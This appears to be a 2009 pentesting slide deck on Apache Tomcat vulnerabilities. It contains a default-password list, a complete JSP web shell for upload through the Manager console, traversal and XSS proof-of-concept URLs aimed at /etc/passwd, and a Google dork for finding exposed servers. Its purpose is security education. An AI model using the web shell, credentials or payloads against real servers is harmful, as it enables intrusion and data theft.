

Tomcat Vulnerabilities

The Evolution Of The Species

[luca.carettoni\[at\]ikkisoft\[dot\]com](mailto:luca.carettoni@ikkisoft.com)

Me, Myself and I

- `luca.carettoni[at]ikkisoft[dot]com`
- I'm currently working as a pentester in a large financial institution in Warsaw, Poland
- Security researcher for fun (and profit)
- Co-author of the OWASP Testing Guide
- Keywords: *web application security, ethical hacking, Java security*



Agenda

- What are the main vulnerabilities discovered in the past years in Apache Tomcat?
- How can a potential attacker exploit these weaknesses?
- What vulnerabilities should we expect in the near future?
- What vulnerabilities should we patch today?


- Tomcat, Evolution, Species, TomcatZOO ...
- Security is a jungle, isn't it? 😊

Disclaimer

- I don't accept any liability for any direct, indirect, or consequential loss or damage arising from use of, or reliance on, these information
- This presentation does not necessary reflect the opinion of my current employer. This is my pure personal opinion, based on public and objective facts
- This presentation does not aim at criticizing the Apache Software Foundation and its affiliates. As a matter of fact, they have always demonstrated a remarkable attention to all security problems



Security in depth



Application Security

Web server Security

Database Security

Operating System Security

Network Security

Physical Security



- **Apache Tomcat** is a modern Servlet container developed by the Apache Software Foundation
- Pure 100% Java Application Server
- Open Source - easy to install, decent performance...but is it quite perfect?
- Unfortunately, it is not bug free
- It implements various Java Servlet and Java Server Pages (JSP) versions

Servlet/JSP Specification	Apache Tomcat version
2.5/2.1	6.0.18
2.4/2.0	5.5.27
2.3/1.2	4.1.39
2.2/1.1	3.3.2 (deprecated)


Powered by Apache Tomcat

- It is a difficult estimation. Netcraft survey only considers the actual server responding the request
- It was downloaded more than 10 million times
- If we assume that only 1% of these downloads are currently used in production, the results are impressive. It amounts to more than 100000 installations
- Widely used by numerous organizations and multinational corporations: *WalMart, O'Reilly On Java, JBOSS, ...*
- It is estimated that half of the global Fortune 500 uses Tomcat or one of its derivatives
- Check here the popularity of the project website:
<http://people.apache.org/~vgritsenko/stats/projects/tomcat.html>

Tomcat in The Wild

- Google dork: #12,600

intitle:"Directory Listing For /" + inurl:tomcat-docs tomcat



The screenshot shows a Google search results page in Mozilla Firefox. The search query is "intitle:Directory Listing For / + inurl:tomcat-docs tomcat". The results show 10 items out of 12,600 found in 0.27 seconds. The results are as follows:

- Directory Listing For /catalina/docs/api/org/apache/tomcat/util/**
Directory Listing For /catalina/docs/api/org/apache/tomcat/util/ - Up To /catalina/docs/api/org/apache/tomcat ... Apache Tomcat5.0.9.
www.icict.gov.eg/tomcat-docs/catalina/docs/api/org/apache/tomcat/util/ - 6k - [Cached](#) - [Similar pages](#)
- Directory Listing For /catalina/docs/api/org/apache/tomcat/**
Directory Listing For /catalina/docs/api/org/apache/tomcat/ - Up To /catalina/docs/api/org/apache ... Apache Tomcat5.0.27.
www.gdlaonian.gov.cn/tomcat-docs/catalina/docs/api/org/apache/tomcat/ - 2k - [Cached](#) - [Similar pages](#)
- Directory Listing For /tomcat-docs/jasper/**
Directory Listing For /tomcat-docs/jasper/ - Up To /tomcat-docs. Filename, Size, Last Modified. docs/, Wed, 10 Jan 2007 02:31:54 GMT. Apache Tomcat5.0.28.
cz-jm.com/webdav/tomcat-docs/jasper/ - 2k - [Cached](#) - [Similar pages](#)
- Directory Listing For /tomcat-docs/servletapi/resources/**
Directory Listing For /tomcat-docs/servletapi/resources/ - Up To /tomcat-docs/ servletapi. Filename, Size, Last Modified ... Apache Tomcat5.0.28.
cz-jm.com/webdav/tomcat-docs/servletapi/resources/ - 2k - [Cached](#) - [Similar pages](#)
- Directory Listing For /tomcat-docs/jasper/docs/**
Directory Listing For /tomcat-docs/jasper/docs/ - Up To /tomcat-docs/jasper. Filename, Size, Last Modified ... 10 Jan 2007 02:31:54 GMT. Apache Tomcat5.0.28.
ktkcl.com/webdav/tomcat-docs/jasper/docs/ - 2k - [Cached](#) - [Similar pages](#)
- Directory Listing For /appdev/sample/docs/**
... For /appdev/sample/docs/ - Up To /appdev/sample. Filename, Size, Last Modified. README.txt, 0.1 kb, Sat, 25 Sep 2004 16:43:02 GMT. Apache Tomcat4.1.31.
camis.kaist.ac.kr/8080/tomcat-docs/appdev/sample/docs/ - 2k - [Cached](#) - [Similar pages](#)
- Directory Listing For /appdev/sample/docs/**
Filename, Size, Last Modified. README.txt, 0.1 kb, Mon, 04 Sep 2006 02:47:16 GMT.
Apache Tomcat4.1.34-LE-jdk14.
www.lifeenv.gov.sk/tomcat-docs/appdev/sample/docs/ - 2k - [Cached](#) - [Similar pages](#)

Tactical Exploiting

- In some cases, the attacker does not have to exploit vulnerabilities at all because administrators leave relevant components up and running
- Some IT guys do not even realize how dangerous it is to leave administrative console exposed and unprotected due to weak passwords
- From my experience, it happens **too** often

Default Manager Console

<http://x.x.x.x:8080/manager/html>

Admin Application

<http://x.x.x.x:8080/admin>

Third party Administrative Console

(e.g. LambdaProbe ***<http://x.x.x.x:9099/probe>***)

Default and Common Passwords

An easy to use reference:

tomcat:tomcat

tomcat:changethis

tomcat:j5Brn9 (Sun Solaris installation)

both:tomcat

manager:tomcat

admin:admin

admin:tomcat

role1:tomcat

role1:role1

role:changethis

root:root

root:changethis

scott:tiger (Oracle freaks)

Owning the Manager application 1/3



Tomcat Web Application Manager

Message:

Manager

[List Applications](#) [HTML Manager Help](#) [Manager Help](#) [Server Status](#)

Applications

Path	Display Name	Running	Sessions	Commands
/		true	0	Start Stop Reload Undeploy
/balancer	Tomcat Simple Load Balancer Example App	true	0	Start Stop Reload Undeploy
/host-manager	Tomcat Manager Application	true	0	Start Stop Reload Undeploy
/jsp-examples	JSP 2.0 Examples	true	2	Start Stop Reload Undeploy
/manager	Tomcat Manager Application	true	0	Start Stop Reload Undeploy
/servlets-examples	Servlet 2.4 Examples	true	0	Start Stop Reload Undeploy
/tomcat-docs	Tomcat Documentation	true	0	Start Stop Reload Undeploy
/webdav	Webdav Content Management	true	0	Start Stop Reload Undeploy

Deploy

Deploy directory or WAR file located on server

Context Path (optional):

XML Configuration file URL:

WAR or Directory URL:

WAR file to deploy

Select WAR file to upload

Owning the Manager Application 2/3

- The Manager Application is designed to help administrators easily manage web applications
- In fact, we can list, start, stop and remove deployed software. Moreover, we can install a new web application
- An aggressor may retrieve configuration information regarding the system and its status
- For instance, using the obscure JMX Proxy Servlet, it is possible to have direct access to the Tomcat internals
`http://<IP>:8080/manager/jmxproxy/?qry=`
- It is also possible to modify the configuration and compromise the system environment
- Are you bored with the usual *HelloWorld JSP*?

Owning the Manager Application 3/3

WAR file to deploy

Select WAR file to upload Browse...

Deploy



- myShell.war
 - Manifest.mf
 - Web.xml
 - Shell.jsp

```
<%@ page import="java.io.*" %><%try { Runtime rt = Runtime.getRuntime();  
String cmd = request.getParameter("cmd"); Process ps = rt.exec(cmd);  
BufferedReader outReader = new BufferedReader(new InputStreamReader(  
ps.getInputStream())); BufferedReader errReader = new BufferedReader(new  
InputStreamReader( ps.getErrorStream())); String outLine = null; String errLine =  
null; out.println("<pre>"); while ((outLine = outReader.readLine()) != null ||  
(errLine = errReader.readLine()) != null) { if (outLine != null) out.println("out:  
" + outLine); if (errLine != null) out.println("err: " + errLine); }  
out.println("</pre>"); outReader.close(); errReader.close(); } catch (Exception  
ex) { out.println("Exception message. Some problem?!?"); ex.printStackTrace();  
}%>
```

- Not fancy enough? Try the **Jsp File Browser**
<http://www.vonloesch.de/jspbrowser.html>

Owning the Admin Application

- The Admin Application is for managing the server itself, and not the web applications deployed
- Since version 5.5, it is an optional module
- Having access to the Admin Applications does not vary from being able to edit *server.xml*
- Once again, compromising the entire system is trivial. There are probably many ways and you can choose your favourite one
- Let's examine two techniques in brief:
 - Add a new user with role "Manager" and upload our favourite web archive, as we have seen
 - Define a new "Context" with Document Base=C:\
- *To sum up, an aggressor with access to the Manager/Admin application means Game Over!*

Define a new "Context" with Document Base=C:\

TOMCAT WEB SERVER ADMINISTRATION TOOL

Commit Changes Log Out

Tomcat Server

- Service (Catalina)
 - Service (aaa)
 - Service (asasa)
- Resources
 - Data Sources
 - Mail Sessions
 - Environment Entries
 - User Databases
- User Definition
 - Users
 - Groups
 - Roles

Context Properties

Property	Value
Cookies:	True
Cross Context:	False
Document Base:	C/
Override:	False
Privileged:	True
Path:	/enjoy
Reloadable:	False
Swallow Output:	False
Use Naming:	False
Prevent Jar Locking:	False
Prevent Locking Resources:	False

Save Reset

Loader Properties

Mozilla Firefox

File Edit View History Bookmarks Tools Help

http://127.0.0.1:8080/enjoy/boot.ini


Getting Started Latest Headlines

http://127.0.0.1:8080/enjoy/boot.ini Apache Tomcat/5.5.16 - Error report Problem loading page Problem loading page

```
[boot loader]
timeout=30
default=multi(0)disk(0)rdisk(0)partition(1) \WINDOWS
[operating systems]
multi(0) disk(0) rdisk(0) partition(1) \WINDOWS="Microsoft Windows XP Professional" /noexecute=optin /fastdetect
```

Apache Tomcat – Versions History

- The initial code base was donated by Sun to the Apache Software Foundation in the 1999
- The first official Apache version was released as v3.0



The current version is the 6.0.18 (as on 04/03/09)

Tomcat Vulnerabilities Overview 1/3

- **#50*** CVE-rated vulnerabilities reported
- **#3** CVE - Apache Tomcat JK Connectors
- **#37** CVE- Apache Tomcat 4.x
- **#26** CVE - Apache Tomcat 5.x
- **#19** CVE - Apache Tomcat 6.x

Source: <http://tomcat.apache.org/security.html> (07 March 2009)

- In Tomcat 4.1.x, the new releases are driven by important security flaws only, therefore CVE-2005-4836 remains currently unpatched

* It includes unverified and disputed flaws (~ 7 vulnerabilities)

Tomcat Vulnerabilities Overview 2/3

<u>CVE-2001-0917</u>	<u>CVE-2005-4836</u>	<u>CVE-2007-5342</u>
<u>CVE-2002-0493</u>	<u>CVE-2005-4838</u>	<u>CVE-2007-546</u>
<u>CVE-2002-0682</u>	<u>CVE-2006-3835</u>	<u>CVE-2007-6286</u>
<u>CVE-2002-0935</u>	<u>CVE-2006-7195</u>	<u>CVE-2008-0002</u>
<u>CVE-2002-0936</u>	<u>CVE-2006-7196</u>	<u>CVE-2008-0128</u>
<u>CVE-2002-1148</u>	<u>CVE-2006-7197</u>	<u>CVE-2008-1232</u>
<u>CVE-2002-1394</u>	<u>CVE-2007-0450</u>	<u>CVE-2008-1947</u>
<u>CVE-2002-1567</u>	<u>CVE-2007-0774</u>	<u>CVE-2008-2370</u>
<u>CVE-2002-1895</u>	<u>CVE-2007-1355</u>	<u>CVE-2008-2938</u>
<u>CVE-2002-2006</u>	<u>CVE-2007-1358</u>	<u>CVE-2008-3271</u>
<u>CVE-2002-2008</u>	<u>CVE-2007-1858</u>	<u>CVE-2008-4308</u>
<u>CVE-2002-2009</u>	<u>CVE-2007-1860</u>	
<u>CVE-2003-0866</u>	<u>CVE-2007-2449</u>	<u>CVE-2009-0781</u>
<u>CVE-2005-1753</u>	<u>CVE-2007-2450</u>	
<u>CVE-2005-1754</u>	<u>CVE-2007-3382</u>	
<u>CVE-2005-2090</u>	<u>CVE-2007-3383</u>	
<u>CVE-2005-3164</u>	<u>CVE-2007-3385</u>	
<u>CVE-2005-3510</u>	<u>CVE-2007-3386</u>	
<u>CVE-2005-4703</u>	<u>CVE-2007-5333</u>	


Source:
<http://tomcat.apache.org/security.html>
(07 March 2009)

Tomcat Vulnerabilities Overview 3/3


- #18 Information Disclosure
- #14 Cross-Site Scripting
- #6 Other (e.g. Directory Listing)
- #5 Denial of Service
- #2 Directory Traversal
- #1 Arbitrary Code Execution
- #4 Session Hijacking



Vulnerabilities per year



Vulnerabilities per gravity/impact



According to the Apache classification:

- *Low*: Info Disclosure, Cross-Site Scripting, Directory Listing, ...
- *Medium*: Sensitive Info Disclosure, Cross Site Scripting, ...
- *High*: Directory Traversal, DoS, Code Execution



Some Examples...

CVE-2007-2449



- **Multiple Cross Site Scripting (XSS)**
- **Author:** Unknown (reported to JPCERT)
- **Severity:** Low
- **Version Affected:** 6.0-6.0.13, 5.0-5.0.30, 5.5-5.5.24, 4.0-4.0.6, 4.1-4.1.36
- **Proof-of-Concept:**
[http://www.example.com/jsp-examples/snp/snoop.jsp;\[xss\]](http://www.example.com/jsp-examples/snp/snoop.jsp;[xss])
- **Note:** No input validation at all. The usual attack vector works (e.g. `<script>alert(123);</script>`)

CVE-2006-3835



- **Directory Listing Vulnerability**
- **Author:** ScanAlert.s Enterprise Services Team
- **Severity:** Low
- **Version Affected:** 5.0-5.0.30, 5.5-5.5.12, 4.0-4.0.6, 4.1-4.1.31
- **Proof-of-concept:**
<http://www.example.com/index.jsp>
<http://www.example.com/help/help.do>
- **Note:** This flaw can be exploited by invoking whichever valid (aka mapped) extension, even if the resource does not exist

CVE-2008-2938

1/2

(Actually, not a vulnerability in Tomcat)



- **Directory Traversal Vulnerability**
- **Author:** OuTian, Simon Ryeo
- **Severity:** High
- **Version Affected:** 6.0-6.0.16, 5.5-5.5.26, 4.1.x
- **Proof-of-Concept:**
<http://www.example.com/%c0%ae%c0%ae/%c0%ae%c0%ae/%c0%ae%c0%ae/etc/passwd>
- **Note:** *context.xml* or *server.xml* should be configured with *allowLinking* and *URIEncoding="UTF-8"*

UTF-8 Encoding

2 bytes, 11bits, 110bbbb 10bbbbbb

`%c0%ae` = "."

`%c0%af` = "/"

CVE-2008-2938

2/2

(Actually, not a vulnerability in Tomcat)



- This flaw afflicts multiple JVM implementations
- From the end-user's point of view, it is still interesting to consider
- <http://www.securityfocus.com/archive/1/499926>
“Non-conforming implementations which treat the entire URI as UTF-8, and which suffer from decoding overlong octet sequences into the US-ASCII range, will behave differently than their conforming cousins.”
- *“Any multi-tier service may be at risk provided that 1) the end point accepts invalid UTF-8 sequences, 2) an intermediate transport layer performs no UTF-8 decoding, and 3) the intermediate transport layer performs decoding, routing, or access control functions based on US-ASCII assumptions about such invalid strings.”*

UTF-7 XSS

1/4

(Yet Another Tomcat non-Vulnerability)



- **UTF-7 Cross-Site Scripting**
- **Author:** Luca Carettoni
- **Severity:** Low
- **Version Affected:** 6.x, 5.5.x, 4.1.x
- **Proof-of-Concept:**
[http://www.example.com/nonexistent/+ADw-script+AD4-alert\(123\)+ADw-/script+AD4-](http://www.example.com/nonexistent/+ADw-script+AD4-alert(123)+ADw-/script+AD4-)
- Several attack vectors have been discovered, including the default 404, 501 error pages
- UTF-7 charset is a well-known attack vector since some non-compliant browsers can be tricked into assuming UTF-7 when no charset header is given by the server or from within the HTML

UTF-7 XSS

2/4

(Yet Another Tomcat non-Vulnerability)



- **501 "Not Implemented" vector**

Request:

GE+ADw-script+AD4-alert(123)+ADw-/script+AD4-T / HTTP/1.0

Accept: */*

Accept-Language: en-GB,pl;q=0.5

Proxy-Connection: Keep-Alive

Host: 127.0.0.1:8080

Response:



HTTP Status 501 - Method GE



UTF-7 XSS

(Yet Another Tomcat non-Vulnerability)

3/4



- All Servlet/JSP Examples that handle user-supplied parameters represent an additional attack vector
- UTF-7 charset is accepted by almost all browsers. However, only Microsoft Internet Explorer (version 6,7) auto-detects unknown charsets
- Two possible mitigations:

In the HTTP header

```
Content-Type: text/html; charset=utf-8
```

In the HTML

```
<META HTTP-EQUIV="Content-Type"  
CONTENT="text/plain; charset=utf-8">
```

UTF-7 XSS

(Yet Another Tomcat non-Vulnerability)

4/4



- Mark Thomas, Apache Tomcat Security Team
“We will shortly be adding a Valve to the Tomcat trunk code-base that provides similar functionality to httpd's AddDefaultCharset option. This Valve will not be enabled by default. This Valve will be proposed for back-port to 6.0.x and probably 5.5.x as part of the standard Tomcat development process”
- Further analysis is currently in progress...
- Sadly, we all know that this is a pure workaround to fix others' mistakes



TomcatZOO

TomcatZOO – v0.2.2

- **TomcatZOO is the “All-in-One” exploit for Apache Tomcat**
- All the exploits you need to test **YOUR** Tomcat installation in a black-box fashion, without wasting time
- It should be used by pentesters to discover and exploit well-known Tomcat vulnerabilities
- PHP CLI script
- Released under the GPLv2
- Project Website: **<http://tomcatzoo.nibblesec.org>**
- After an internal release, ***Claudio Criscione*** and ***Luca De Fulgentis*** joined me in this project. Thanks guys!
- We blog @ **<http://nibblesec.org/>**
- Large-scale improvements have delayed the previously announced public release
- We plan to cover all remote exploitable vulnerabilities within the next six months

Tomcat ZOO – Features

- It is now an interactive shell, similar to Metasploit Console
- Highly modular software model
- HTTP and HTTPS (socket or libcurl)
- Proxy option
- Fingerprinting of the remote Apache Tomcat
- Automatic pre-selection of the potential exploits
- Debug options
- User-Agent spoofing option
- A bunch of common evasion techniques
 - *fake HTTP GET/POST parameters*
 - *random case sensitivity*
 - *Windows directory separator \ instead of /*
 - *URL encoding applied to URI, HTTP pars and header*



Tomcat ZOO – v0.2.2

DEMO

It is show time!

What does the future hold?

- More input validation problems, even though the code base tends to remain largely unchanged
- More Cross-Site Scripting is certain
- Probably other information disclosure issues

- Denial of Service flaws within non-Tomcat components are likely, considering the complexity and multitude of items
- Potentially, no buffer overflow will be discovered due the limited amount of non-Java components

- **How to protect our installations, then?**
- Be reactive! Mantain your testing environment updated and ready to use in order to probe the incoming releases once they are available
- Online patching: deploy application firewalls and other filtering devices in your network. It will keep your environment prepared once new vulnerability signatures are disclosed
- Remove all useless components (examples, connectors, ...)
- As usual, Estote Parati !

Any questions?

<http://nibblesec.org>

<http://www.ikkisoft.com>